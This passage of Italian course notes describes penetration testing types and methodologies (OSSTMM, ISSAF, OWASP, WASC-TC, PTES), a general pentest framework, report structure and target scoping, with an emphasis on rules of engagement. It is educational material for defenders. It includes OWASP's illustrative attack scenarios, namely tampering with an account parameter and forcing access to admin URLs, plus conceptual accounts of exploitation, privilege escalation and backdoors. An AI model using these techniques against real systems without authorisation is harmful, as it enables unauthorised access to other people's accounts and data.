- Vulnerability Assessment Interno si occupa della sicurezza dei sistemi interni Vulnerability Assessment Esterno si occupa della sicurezza delle difese perimetrali

In entrambe le tipologie, ogni componente dell'asset (umana ed informatica) è valutata usando più modalità e strumenti di attacco. Così da poter rilevare eventuali minacce e quantificare le misure da intraprendere per far fronte a tali minacce.

Osservazione: La scoperta di una vulnerabilità non implica che si tratti di un problema di cui preoccuparsi. La vulnerabilità potrebbe non essere sfruttabile o, qualora fosse sfruttata, potrebbe non causare danni all'asset di appartenenza.

Esempio: se un acl è implementata tramite un software e si vogliono vedere le sue vulnerabilità allora fa parte del vulnerability assessment.

2.2.3 Penetration testing

Processo che emula fedelmente le azioni malevoli che potrebbe effettuare un attaccante: entrare in un sistema sfruttando le sue vulnerabilità, ottenere i massimi privilegi possibili nel sistema violato (root, Admin, etc), assumendone il totale controllo, furto di dati, spionaggio, causare malfunzionamenti al sistema, etc..

Questo processo è anche noto come Ethical Hacking.

Il Penetration Testing potrebbe essere eseguito indipendentemente e durante un processo di gestione dei rischi, incorporato nel normale ciclo di vita dello sviluppo software, ad es., Microsoft Security Development Lifecycle (SDL).

Osservazione: La sicurezza di un asset non dipende solo da fattori tecnologici ma anche da altri: controllo degli accessi fisici, sorveglianza degli ambienti, definizione ed implementazione di adeguate politiche di sicurezza, analisi dei comportamenti del personale, formazione del personale, etc.

Il penetration testing è considerato come la più «aggressiva» forma di valutazione della sicurezza. Deve essere condotto da professionisti qualificati. Può essere condotto con o senza la conoscenza preliminare dell'asset da analizzare. Il penetration testing è tipicamente usato per valutare tutte le componenti di un asset.

2.2.4 Vulnerability Assessment vs. Penetration Testing

- Vulnerability Assessment: fornisce una visione esaustiva dei difetti dell'asset in esame. Non misura l'impatto dei difetti sull'asset. Identifica e quantifica in modo non invasivo tutte le vulnerabilità (note) dell'asset.
- Penetration Testing: va oltre l'identificazione delle vulnerabilità. Include le fasi di exploitation e post exploitation. Notevolmente più intrusivo del vulnerability assessment. Utilizza tutte le metodologie e gli strumenti usati da un attaccante (black hat hacker).

2.3 Tipi di Penetration Testing

2.3.1 Black box testing

Simula nel modo più fedele possibile gli attacchi che potrebbero accadere nel mondo reale, opera così come opererebbe qualcuno intenzionato ad attaccare un determinato asset. Garantisce che tutte le componenti di un determinato asset siano correttamente enumerate (Quante macchine ci sono e quali servizi offrono) com server, client, switch, etc. Tutte le possibili vulnerabilità siano identificate. Sia tramite approcci automatici che eventualmente manuali. Tutti i potenziali strumenti (vettori) di attacco siano utilizzati per (provare a) sfruttare le vulnerabilità identificate. Il pentester non ha alcuna conoscenza preliminare sull'asset da analizzare.

2. Tipi e Metodologie di Testing

Il black box testing va usato solo quando necessario, infatti richiede molte risorse in termini di tempo e di costo. Rischia di causare interruzioni e/o danni all'asset sottoposto a valutazione.

2.3.2 White Box Testing

Il pentester ha conoscenza approfondita dell'asset da analizzare:

- Sistemi, applicazioni, hardware, software, etc
- Il pentester potrebbe avere accesso a
- Diagrammi di rete completi
- Inventari dei sistemi operativi
- Livelli di patch
- Codici sorgente e file di configurazione
- Informazioni sul personale
- Etc

Il pentester non attacca l'asset così come lo farebbe una minaccia esterna ma valida i controlli di sicurezza dell'asset in esame. Spesso rivolto a nuove applicazioni o sistemi in fase di sviluppo. I pentester cercano le vulnerabilità nei sistemi in fase di sviluppo. Prima che questi siano messi in produzione e risultino esposti alle minacce del mondo reale.

2.3.3 Gray Box Testing

Forma ibrida di penetration testing. Il pentester ha a disposizione solo alcune informazioni sull'asset da valutare, ad esempio: versioni del sistema operativo, documentazione sull'architettura di rete interna, etc. Lo scopo del Gray Box Testing è spesso la validazione dei controlli di sicurezza delle componenti di un asset senza la messa offline dell'asset stesso.

2.3.4 Come Scegliere il Tipo di Test?

In generale, un'organizzazione se vuole verificare la sicurezza di un nuovo sistema da mettere in produzione, spesso richiederà un White Box Testing. Se ha un programma di sicurezza consolidato e vuole valutare la propria sicurezza rispetto a possibili attacchi del mondo reale, spesso richiederà un Black Box Testing.

2.4 Metodologie di Testing

Permettono di condurre il processo di penetration testing usando un approccio strutturato e ben definito per eseguire efficacemente un compito impegnativo e critico in termini di tempo indipendentemente dalle dimensioni e dalla complessità dell'asset da analizzare. Come Scegliere quella Migliore?


La scelta della metodologia migliore richiede un'accurata selezione attraverso cui si potrà stimare il costo e l'efficacia del processo di penetration testing che si andrà a condurre.

2.4.1 Principali metodologie

Open Source Security Testing Methodology Manual (OSSTMM)

Nata nel 2001, creata da Pete Herzog e sviluppata da ISECOM (Institute for Security and Open Methodologies) è una metodologia complessa.

I tipi di test si differenziano in base alla quantità di informazioni che il pentester possiede sull'obiettivo (asset) da valutare (Asse X) e l'asset possiede sul pentester (Asse Y).



- Blind: non richiede al pentester alcuna conoscenza preliminare sull'asset da valutare. L'asset viene informato prima dell'esecuzione del test. Non richiede al pentester alcuna conoscenza preliminare sull'asset da valutare. L'asset viene informato prima dell'esecuzione del test ciò rende questo tipo di test ampiamente accettato.
- Double Blind: né il pentester ha alcuna conoscenza dell'asset né l'asset viene informato prima dell'esecuzione del test. La maggior parte delle valutazioni di sicurezza oggi viene eseguita utilizzando questa strategia.
- Gray Box: il pentester ha conoscenza limitata sull'asset. L'asset viene informato prima dell'esecuzione del test.
- Double Gray Box: Opera in modo analogo al Gray Box testing ma pone specifici vincoli sulla durata del testing.
- Tandem: il pentester ha piena conoscenza dell'asset. L'asset è informato su come e quando verrà condotto il test.
- Reversal: il pentester ha piena conoscenza dell'asset. L'asset non ha alcuna conoscenza del pentester.

La metodologia OSSTMM permette anche di definire una serie di casi di test. I casi di test generalmente valutano sicurezza del controllo accessi, sicurezza dei processi, controllo dei dati, protezione perimetrale, livello di consapevolezza della sicurezza da parte del personale, etc.

- OSSTMM – Casi e Procedure di Test: le procedure di test si concentrano su cosa deve essere valutato (asset), come deve avvenire la valutazione, quali procedure devono essere messe in atto prima, durante e dopo la valutazione e come devono essere interpretati e correlati i risultati ottenuti al termine della valutazione.
- OSSTMM – Risk Assessment Value (RAV) Score: Al termine del processo di valutazione vengono analizzati i risultati ottenuti e viene calcolato un valore.

Il RAV (Risk Assessment Value) Score rappresenta lo stato dell'asset in termini di sicurezza, Può essere usato dal pentester per avere un'idea precisa sulla sicurezza di un asset per ottimizzare la quantità di investimenti richiesti.

2. Tipi e Metodologie di Testing

I suoi principali vantaggi sono che si adatta a molti tipi di test di sicurezza: Penetration Testing, Vulnerability Assessment, etc. Riduce il verificarsi di falsi positivi e falsi negativi, fornisce metriche di sicurezza riproducibili e garantisce che la valutazione di sicurezza sia condotta in maniera accurata. I risultati siano raccolti in modo coerente, quantificabile ed affidabile. Viene «Aggiornata» in base alle nuove tendenze dei test di sicurezza, alle regolamentazioni ed alle questioni etiche. Si adatta facilmente alle best practice del settore, alle politiche aziendali ed alle norme. Una verifica di sicurezza certificata in base alla metodologia OSSTMM può essere accreditata direttamente dall'ISECOM (Institute for Security and Open Methodologies).

Information Systems Security Assessment Framework (ISSAF)

È un framework Open Source. Suddiviso in diversi domini, che permettono di affrontare la valutazione della sicurezza secondo un preciso ordine logico, ciascuno dominio rappresenta una parte dell'asset analizzato.

Il framework si focalizza su due aspetti del testing:

- Tecnico: stabilisce l'insieme di regole e procedure da seguire. Crea un processo di valutazione della sicurezza adeguato.
- Manageriale: definisce le migliori pratiche che dovrebbero essere seguite durante la gestione del processo di penetration testing.

Affronta diversi aspetti della sicurezza, com la valutazione dei rischi, gestione delle risorse aziendali, valutazione dei controlli di sicurezza, sviluppo delle politiche di sicurezza e best Practice.

Uno dei problemi è mantenere aggiornato il framework rispetto all'introduzione di nuove tecnologie e processi.

Uno dei principali vantaggi cerca di colmare il divario tra la visione tecnica e gestionale dei test di sicurezza iImplementando i controlli necessari per gestire entrambi gli aspetti. Permette di esaminare la sicurezza di un asset. Proteggere l'asset valutando i controlli di sicurezza esistenti rispetto a vulnerabilità critiche. Comprendere i rischi esistenti in un asset e di ridurli in modo proattivo. Identificando le vulnerabilità che possono influire sulla sicurezza dell'asset.

Open Web Application Security Project (OWASP)

Fornisce linee guida a sviluppatori e pentester per gestire la sicurezza delle Web App:


- OWASP Web Security Testing Guide
- OWASP Developer Guide
- OWASP Code Review Guide

La OWASP Web Security Testing Guide fornisce anche dettagli sulla valutazione specifica delle tecnologie. Ha una visione ampia e collaborativa di numerose tecnologie per supportare il pentester nella scelta della procedura di testing più adeguata.

OWASP – Top 10 Project:

Mostra i 10 principali rischi per la sicurezza delle Web App, per ciascun rischio mostra il suo impatto tecnico ed aziendale, i principali scenari di attacco e come tale rischio potrebbe essere prevenuto. Si concentra sulle macro-aree dei problemi di sicurezza piuttosto che affrontare tutti i problemi di sicurezza delle Web App.

Fornisce per ciascun rischio, generici metodi di attacco indipendenti dalla tecnologia utilizzata. Istruzioni specifiche su come testare, verificare e correggere ogni parte vulnerabile di un'applicazione.



OWASP - A01:2021 – Broken Access Control Il controllo degli accessi applica dei criteri in modo tale che gli utenti non possano agire al di fuori delle autorizzazioni previste. I guasti in genere portano alla divulgazione non autorizzata delle informazioni, alla modifica o alla distruzione di tutti i dati o all'esecuzione di una funzione aziendale al di fuori dei limiti dell'utente. Le vulnerabilità comuni del controllo degli accessi includono:

- Violazione del principio del privilegio minimo: l'accesso dovrebbe essere concesso solo a determinate capacità, ruoli o utenti, ma è disponibile per chiunque.
- Bypassare i controlli dell'accesso modificando l'URL (manomissione dei parametri o esplorazione forzata) lo stato dell'applicazione interna o la pagina HTML o utilizzando uno strumento di attacco che modifica le richieste API.
- Consentire la visualizzazione o la modifica dell'account di qualcun altro, fornendo il suo identificatore univoco (riferimenti a oggetti diretti non sicuri)
- Accesso all'API con controlli di accesso mancanti per POST, PUT e DELETE.
- Elevazione del privilegio: agire come utente senza aver effettuato l'accesso o agire come amministratore quando si accede come utente.
- Manipolazione dei metadati, come la riproduzione o la manomissione di un token di controllo dell'accesso JSON Web Token (JWT), o un cookie o un campo nascosto manipolato per elevare i privilegi o invalidare in modo abusivo JWT.
- La configurazione errata di CORS consente l'accesso all'API da origini non autorizzate/non attendibili.
- Forzare la navigazione alle pagine autenticate come utente non autenticato o alle pagine privilegiate come utente standard.

Il controllo dell'accesso è efficace solo nel codice lato server o nell'API serverless, in cui l'autore dell'attacco non può modificare il controllo del controllo dell'accesso o i metadati. Quindi come prevenzione si possono adottare i seguenti passi:

- Fatta eccezione per le risorse pubbliche, nega per impostazione predefinita.
- Implementare i meccanismi di controllo degli accessi una volta e riutilizzarli in tutta l'applicazione, inclusa la riduzione al minimo dell'utilizzo di Cross-Origin Resource Sharing (CORS).
- I controlli di accesso dovrebbero imporre la proprietà dei record ¹ anziché accettare che l'utente possa creare, leggere, aggiornare o eliminare qualsiasi record.
- I requisiti univoci dei limiti aziendali delle applicazioni dovrebbero essere applicati dai modelli di dominio.

¹L'utente può interagire solo con i suoi dati.

2. Tipi e Metodologie di Testing

- Disabilita l'elenco delle directory del server web e assicurati che i metadati dei file (ad es. .git) e i file di backup non siano presenti nelle web root.
- Registra gli errori di controllo degli accessi, avvisa gli amministratori quando appropriato (ad esempio, ripetuti errori).
- Limite di velocità all'API e all'accesso al controller per ridurre al minimo i danni causati dagli strumenti di attacco automatizzati.
- Gli identificatori di sessione statefull devono essere invalidati sul server dopo il logout. I token JWT senza stato dovrebbero essere piuttosto di breve durata in modo da ridurre al minimo la finestra di opportunità per un utente malintenzionato. Per i JWT più longevi si consiglia vivamente di seguire gli standard OAuth per revocare l'accesso.

Esempio di attacco:

Scenario 1:

L'applicazione utilizza dati non verificati in una chiamata SQL che accede alle informazioni sull'account.

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

Un utente malintenzionato modifica semplicemente il parametro "acct" del browser per inviare il numero di conto desiderato. Se non verificato correttamente, l'attaccante puo' accedere all'account di qualsiasi utente.

<https://example.com/app/accountInfo?acct=notmyacct>

Scenario 2:

Un utente malintenzionato forza semplicemente le ricerche agli URL di destinazione. I diritti di amministratore sono necessari per accedere alla pagina di amministrazione.

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
```

Se un utente non autenticato puo' accedere a entrambe le pagine, e' un difetto. Se un non amministratore puo' accedere alla pagina di amministrazione, questo e' un difetto.

OWASP – Principali Vantaggi Valutare le Web App rispetto ai 10 principali rischi di sicurezza garantisce che vengano evitati/mitigati gli attacchi derivanti dalle vulnerabilità più comuni. Devono essere mantenute la confidenzialità, l'integrità e la disponibilità (triade CIA) della Web App. Incoraggia pratiche di programmazione sicura, integrando i test di sicurezza in ogni fase dello sviluppo di una Web App. Garantisce che l'applicazione messa in produzione sia (presumibilmente) robusta, priva di errori e sicura. È ampiamente accettato a livello industriale. I primi 10 rischi sono di solito allineati con altri standard di valutazione della sicurezza delle Web App. Permette di ottenere contemporaneamente la conformità rispetto a più di uno standard.

Web Application Security Consortium Threat Classification (WASC-TC)

Standard Open Source per valutare la sicurezza delle Web App. Simile allo standard OWASP. Classifica una serie di attacchi e vulnerabilità, ma li affronta in modo più approfondito. Lo standard definisce tre diverse «view», che permettono di valutare da diverse prospettive le principali minacce di sicurezza per le Web App:

- Enumeration View: fornisce una lista (enumerazione) delle principali «debolezze» e dei principali attacchi per le Web App. Debolezze ed attacchi sono discussi individualmente (non a livello di macro-aree), fornendo per ciascuno di essi una definizione concisa, tipologia e esempi su varie piattaforme di programmazione.

- Development View: fornisce allo sviluppatore una visione più completa sulla sicurezza di un determinato asset. Definisce le vulnerabilità a partire da un insieme di debolezze ed attacchi che possono verificarsi in una delle seguenti fasi del ciclo di vita di una Web App
 1. Vulnerabilità di Progettazione: introdotte quando le problematiche di sicurezza della Web App non sono state tenute in considerazione durante la fase di raccolta dei requisiti;
 2. Vulnerabilità di Implementazione: si verificano a causa di regole e pratiche di programmazione sbagliate o non sicure;
 3. Vulnerabilità di Distribuzione: causate dell'errata configurazione della Web App, del server Web o di altri sistemi ad essi relativi.
- Taxonomy Cross-reference View: permette di «mappare» la terminologia usata da uno standard in quella usata da un altro standard. Talvolta per avere la conformità rispetto a più standard. Ciascuno standard definisce i propri criteri per valutare le Web App sotto diversi punti di vista e misura i rischi associati. Permette di valutare in maniera approfondita le Web App rispetto alle debolezze ed agli attacchi più comuni, WASC-TC è accettato a livello industriale ed è utilizzato in molte soluzioni sia Open Source che commerciali.

2.4.2 Penetration Testing Execution Standard (PTES)

Può essere utilizzato per eseguire un penetration testing in un qualsiasi dominio applicativo. Il penetration testing è composto da sette fasi:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post-exploitation
7. Reporting

Le fasi 1 e 7 sono state inserite per l'hacking etico.

Il Framework è molto accurato che copre sia aspetti tecnici che gestionali di un processo di penetration testing. Fornisce istruzioni dettagliate su come eseguire molte delle attività necessarie per valutare accuratamente la sicurezza di un asset. Creato da penetration tester che svolgono queste attività quotidianamente. Riguarda sia le tecnologie più comunemente utilizzate sia quelle che non sono molto comuni. È facile da comprendere e può essere adattato a varie esigenze e contesti di testing.

2.5 Framework Generale per il Penetration Testing (FGPT)

Il framework definisce i passi da seguire durante un di penetration testing per valutare la sicurezza di un asset in modo efficace. Fornisce una panoramica delle tipiche fasi che un pentester dovrebbe condurre. Include sia le tecnologie più comunemente utilizzate che quelle meno note. Permette di realizzare sia approcci Black Box che White Box.

Il FGPT definisce le seguenti fasi, tipicamente sequenziali:

1. Target Scoping: si occupa di comprendere l'ambito ed i «confini» dell'analisi. Per condurre efficacemente un processo di penetration testing il pentester dovrebbe conoscere i seguenti fattori:

2. Tipi e Metodologie di Testing

- Tecnologia che sta valutando
- Funzionalità di base di tale tecnologia
- Interazione di tale tecnologia con l'ambiente esterno

La competenza e l'esperienza del pentester contribuiscono in maniera significativa al successo di un qualsiasi tipo di valutazione della sicurezza.

2. Information gathering: il pentester per «conoscere meglio» il suo obiettivo (asset) consulta una serie di risorse pubblicamente disponibili. Un pentester può utilizzare gli strumenti forniti da Kali Linux per raccogliere quante più informazioni possibili su un determinato asset. Man mano che vengono raccolte ulteriori informazioni aumenta la probabilità di condurre con successo il processo di penetration testing. Altra importante fonte di informazioni è il Dark Web. Il dark web contiene molte informazioni utili su vulnerabilità, exploit, etc, la ricerca nel Dark Web può fornire una visione più esaustiva sulle vulnerabilità e le minacce per un determinato asset.
3. Target Discovery: permette di determinare gli host attivi all'interno dell'asset ed i sistemi operativi in esecuzione su tali host. Caratterizzare ciascun host in base al proprio ruolo all'interno dell'architettura di rete fornisce una visione completa delle tecnologie e dei dispositivi interconnessi in un determinato asset. Gli strumenti per il target discovery generalmente implementano tecniche di rilevamento attivo e passivo.
4. Enumerating Target: utilizza numerose tecniche per la scansione delle porte, rileva le «porte aperte» sui sistemi analizzati. Le porte rilevate come «aperte» possono essere enumerate in base ai servizi che esse erogano. Utile per valutare la visibilità delle porte anche se l'host è protetto da firewall o Intrusion Detection System (IDS). I servizi associati alle porte aperte verranno ulteriormente analizzati per rilevare le vulnerabilità dell'asset. Questa fase rappresenta il primo passo per la ricerca delle vulnerabilità nelle componenti dell'asset analizzato.
5. Vulnerability Mapping: identifica ed analizza le vulnerabilità in base alle porte aperte ed ai servizi erogati dall'asset. Fase che può essere condotta tramite due approcci: strumenti automatici o manualmente. La combinazione dei due approcci permette al pentester di esaminare sia vulnerabilità note che sconosciute (0-day).
6. Social Engineering: Praticare l'«arte dell'inganno» può essere «molto utile» quando non vengono rilevati punti di accesso (vulnerabilità sfruttabili) nell'asset analizzato. Il social engineering rappresenta un'ulteriore opportunità da sfruttare per tentare di «violare» l'asset analizzato. Ingannando un utente attraverso l'esecuzione di codice dannoso che potrebbe consentire l'accesso all'asset stesso. Il social engineering può essere attuato in varie forme, non solo digitali, ad esempio, imitando il personale per entrare in un luogo fisico. Ampia casistica di possibilità che potrebbero essere messe in atto per raggiungere l'obiettivo richiesto. Condurre un attacco efficace potrebbe richiedere tempo. Necessario per comprendere la psicologia dell'obiettivo ed applicare la forma di inganno più adatta nei suoi confronti. Fondamentale comprendere appieno le leggi nazionali ed internazionali in materia di social engineering prima di intraprendere questa fase, che dovrebbe essere espressamente richiesta dal committente.
7. Target Exploitation: dopo aver esaminato le vulnerabilità esistenti in un asset si cerca di «violarle» attraverso la rete sfruttando opportuni vettori di attacco (exploit remoti). Un pentester potrebbe anche utilizzare exploit locali per assumere il controllo di un determinato asset, veicolati alla vittima tramite tecniche di ingegneria sociale. Potrebbero essere necessarie ulteriori ricerche o modifiche agli exploit esistenti per farli funzionare correttamente. Questa fase si concentra principalmente sul processo di «acquisizione» dell'asset analizzato, per assumerne il controllo.
8. Privilege Escalation: Una volta «acquisito» l'asset, un pentester potrebbe «operare» all'interno di esso in base a determinati privilegi di accesso. I privilegi potrebbero anche essere «aumentati»

utilizzando opportuni strumenti. Lo scopo dell'attività di Privilege Escalation è quello di ottenere l'accesso all'asset disponendo dei massimi permessi possibili. Questa attività può essere di portata limitata o non limitata, a seconda dello scopo del testing.

9. Maintaining Access: potrebbe essere necessario mantenere l'accesso all'asset per un determinato periodo di tempo. Ciò consente di risparmiare tempo, costi e risorse per dimostrare l'accesso all'asse. Tipicamente l'accesso all'asset è mantenuto mediante software chiamati backdoor. Questo tipo di accesso fornisce una visione chiara di come un attaccante potrebbe mantenere la propria persistenza all'interno dell'asset. Spesso, senza che ciò venga rilevato.
10. Documentation and Reporting: documentare, riportare e presentare le vulnerabilità rilevate e sfruttate. Fondamentale sia dal punto di vista etico che professionale. L'analisi delle vulnerabilità può permettere di risolverle. I report creati possono essere di diverso tipo, a seconda di chi dovrà utilizzarli per comprendere ed analizzare i punti deboli presenti nell'asset. I report permettono anche di stabilire e confrontare la sicurezza dell'asset analizzato, prima e dopo il processo di penetration testing.

Un «qualsiasi sottoinsieme» di queste fasi può essere utilizzato sia in approcci Black Box che White Box. Il pentester deve scegliere il migliore percorso di testing in base all'asset da analizzare e alle sue conoscenze pregresse prima dell'inizio del test. Dovrebbe essere usato come linea guida piuttosto che come una «soluzione ideale».

2.6 Penetration Testing Report

2.6.1 Struttura Cover page

Dovrebbe includere dettagli quali eventuali loghi delle entità (aziende, organizzazioni, etc) coinvolte nel processo di penetration testing, titolo, una breve descrizione del processo effettuato.

2.6.2 Struttura – Table of Contents

Indice che permette di leggere anche solo determinate parti del penetration testing report.

Struttura – Executive Summary

Parte più importante del penetration testing report. Rivolto alla parte gestionale dell'ente che ha commissionato il processo di penetration testing. Scritto per rivolgersi ad un pubblico non tecnico. Deve essere facilmente comprensibile da esso. Tipicamente la parte gestionale di un ente ha poco tempo a disposizione per leggere i report e non ha competenze tecniche. L'Executive Summary deve essere preciso e conciso. L'Executive Summary dovrebbe iniziare con la definizione dello scopo/ambito del processo di penetration testing e del modo in cui tale processo è stato condotto. Lo scopo deve essere definito in modo molto preciso.

In questa sezione andrebbero spiegati i risultati ottenuti dal processo di penetration testing e le eventuali scoperte. Discusse, in generale, le problematiche di sicurezza rilevate, le relative cause ed eventuali contromisure.

Andrebbe poi inserita la parte di analisi, che dovrebbe evidenziare. Rischio complessivo per l'asset, determinato in base ai risultati ottenuti dal processo di penetration testing- Diminuzione del rischio dopo aver affrontato le problematiche di sicurezza ed implementato le opportune contromisure.

Struttura – Engagement Highlights

Pre-ingaggio: vengono discusse tra le parti coinvolte i requisiti legali e le «regole di ingaggio». Le Regole di Ingaggio definiscono come deve essere condotto il processo di penetration testing, quale

2. Tipi e Metodologie di Testing

metodologia deve essere utilizzata, le date di inizio e fine, gli obiettivi, gli obblighi e le responsabilità e etc.

Tutte le regole di ingaggio devono essere concordate tra le parti prima dell'inizio del processo di penetration testing. Le regole di ingaggio dovrebbero definire almeno i seguenti aspetti:

- Accordo di «Non Divulgazione» (Non-Disclosure Agreement - NDA)
- Portata del processo di penetration testing
- Parti dell'asset che devono essere valutate e come devono esserlo
- Tecniche consentite e non consentite
- Strumenti consentiti e non consentiti

Struttura – Vulnerability Report

Descrizione generale (non tecnica) delle vulnerabilità. Descrizione del come tali vulnerabilità vanno ad impattare la sicurezza dell'asset.

Struttura – Remediation Report

Raccomandazioni generali da implementare per migliorare la sicurezza dell'asset. Rivolto a chi si occupa di stabilire dal punto di vista manageriale le politiche di sicurezza dell'asset, deve essere molto preciso e di facile comprensione.

Struttura – Findings Summary

In questa parte del report vengono presentati, usando un maggiore livello di dettaglio, i risultati ottenuti dal processo di penetration testing. Utilizzo di grafici per permettere una migliore comprensione delle vulnerabilità rilevate. I responsabili tecnici della sicurezza dell'asset potrebbero essere interessati a questa parte del report. Per poter applicare le adeguate contromisure tecniche. Gli elementi tipici di un findings summary sono i seguenti:

- Vulnerabilities breakdown: numero di vulnerabilità che sono state rilevate per ciascun host con relativo livello di rischio.
- Hazard Risk Assessment Matrix: mostra la probabilità e l'impatto causato da un determinato rischio

Struttura – Detailed Summary

Rivolto ai responsabili della sicurezza ed agli sviluppatori dell'organizzazione che ha commissionato il processo di penetration testing. In questa sezione andrebbe descritto in maniera dettagliata:

- Come sono state scoperte le vulnerabilità
- Quali sono le cause alla base delle vulnerabilità
- Quali sono i rischi associati alle vulnerabilità
- Quali sono le contromisure per risolvere tali rischi

Capitolo 3

Target Scoping

3.1 Concetti Chiave

Scoping: ambito di valutazione della sicurezza

Il Target Scoping definisce gli obiettivi e l'ambito del processo di penetration testing:

- Risponde alle seguenti domande relative al processo
- Cosa sarà valutato?
- Come avverrà la valutazione?
- Quali risorse saranno allocate?
- Quali limitazioni saranno applicate?
- Quali obiettivi di business saranno garantiti?
- Come verrà pianificato e schedulato il processo?

3.1.1 Fasi del Target Scoping

1. Raccolta dei requisiti del cliente: accumulare quante più informazioni possibili sull'asset da analizzare attraverso comunicazioni verbali o scritte con il cliente
2. Preparazione del Test Plan: modellazione dei requisiti del cliente in un processo di test strutturato: accordi legali, analisi dei costi, allocazione delle risorse
3. Definizione dei confini del test: determinare le limitazioni a cui deve essere soggetto il processo di penetration testing: Limitazioni tecnologiche, Limitazioni di conoscenza, Vincoli formali sull'asset del cliente
4. Definizione degli obiettivi di business: allineare la Business View del cliente (o dell'organizzazione) con gli obiettivi tecnici del programma di penetration testing
5. Gestione e pianificazione del progetto: fornire una tempistica adeguata per ciascuna fase del processo di penetration testing

3.2 Raccolta dei Requisiti del Cliente

Questa fase fornisce generiche linee guida per ricavare dal cliente informazioni sull'asset da analizzare. Di solito è realizzata attraverso un questionario chiamato modulo dei requisiti.

Prima di avviare il processo di penetration testing è fondamentale identificare tutte le parti interessate, interne ed esterne all'organizzazione (ad es., eventuali terze parti), analizzare i loro livelli di interesse, aspettativa, importanza ed influenza.

Andrebbero definiti una strategia che tenga in considerazione delle esigenze di tutte le parti coinvolte nel processo di penetration testing e di un «canale» di comunicazione verso ciascuna parte per ottenere eventuali informazioni da essa.

Dopo che i requisiti sono stati identificati e raccolti devono essere validati dal cliente per rimuovere eventuali informazioni fuorvianti, ambigue o non consone alle richieste del cliente stesso e ciò garantirà che il piano di test (Test Plan) derivante dai requisiti raccolti sia coerente, completo e consistente con le richieste del cliente.

3.2.1 Modulo dei Requisiti

La creazione del modulo dei requisiti di solito si basa su un elenco di domande. Questo elenco può essere esteso o abbreviato in base agli obiettivi del cliente. DOMande:

- Raccogliere informazioni di base: nome e indirizzo (fisico) dell'organizzazione, sito Web, dettagli di contatto, ecc...
- Determinare il tipo di penetration testing da condurre: Black Box, White Box, etc, Testing interno o esterno, Utilizzo o non utilizzo delle seguenti attività, Social engineering, DoS, Fake identity dei dipendenti, ecc...
- Determinare quanti e quali dispositivi di rete devono essere valutati: Host, firewall, switch, IDS, IPS, etc
- Determinare quali sistemi operativi, software e tecnologie appartengono all'asset dell'organizzazione
- Determinare se sono in atto piani di disaster recovery: Se sì, determinare chi deve essere contattato
- Determinare chi gli sono amministratori dell'asset
- Determinare se bisogna attenersi a requisiti specifici, per essere conformi a standard o metodologie del settore, Se sì, elencare quali
- Determinare chi sarà il punto di contatto durante il processo di penetration testing
- Determinare qual è la timeline per condurre il processo di penetration testing
- Determinare qual è il budget per condurre il processo di penetration testing
- Se necessario, elencare eventuali altri requisiti
- Determinare quali tipi di report sono previsti: Executive Report, Technical Assessment Report, Developer Report
- Determinare in quale formato si preferisce che i report vengano consegnati: PDF, HTML, DOCX, etc
- Determinare come dovrebbero essere consegnati i report: E-mail, e-mail cifrate, documenti stampati, etc
- Determinare chi è il responsabile della ricezione e gestione dei report: Dipendente, Azionista, Manager

3.3 Preparazione del Test Plan

Quando i requisiti sono stati raccolti e verificati dalle parti coinvolte, essi confluiscono in un piano formale di testing il Test Plan. Nel Test Plan confluiscono anche altre informazioni necessarie per fini legali e/o commerciali del processo di penetration testing. Gli elemnti di un test plan sono i seguenti:

- Struttura del Processo di Penetration Testing: dopo aver analizzato i requisiti raccolti dal cliente potrebbe essere necessario adattare la metodologia di penetration testing. Operazione nota come Validazione del Processo di Testing. Il Test Plan deve essere sempre aggiornato ad ogni cambiamento nei requisiti del cliente. L'esecuzione durante il processo di penetration testing di azioni non previste potrebbe causare violazioni e gravi sanzioni. Potrebbero esserci modifiche al processo di penetration testing in base al tipo di testing che si intende effettuare. Ad es., il testing White Box potrebbe non richiedere le fasi di Information Gathering e Target Discovery, poiché il pentester è già a conoscenza dell'infrastruttura di rete.
 - Allocazione delle Risorse: affinché il testing abbia successo è fondamentale individuare i migliori specialisti che possano condurlo sempre in relazione ai vincoli di budget. Attribuire l'incarico a pentester adeguatamente qualificati per condurre un determinato compito di solito comporta una migliore valutazione della sicurezza. Ad es., per il penetration testing di una Web App sarebbe necessario un pentester esperto nella sicurezza delle Web App.
 - Analisi dei Costi: i costi relativi ad un processo di penetration testing possono dipendere da diversi fattori: numero di giorni necessari per raggiungere gli obiettivi stabiliti, requisiti aggiuntivi, quali social engineering e valutazione della sicurezza fisica, conoscenze specifiche richieste per la valutazione di determinati software o tecnologie.
 - Rules Of Engagement (ROE): il processo di penetration testing può essere invasivo e richiede chiara comprensione delle richieste di valutazione da parte del cliente, richiede anche comprensione del potenziale impatto o effetto che ogni tecnica e strumento di valutazione può avere sull'asset, piena conoscenza degli strumenti utilizzati e pieno supporto fornito dal cliente. Le regole di ingaggio definiscono tutti i criteri procedurali e tecnici che dovrebbero essere seguiti durante l'intero processo di penetration testing non si dovrebbero mai oltrepassare i limiti stabiliti dalle regole d'ingaggio concordate.
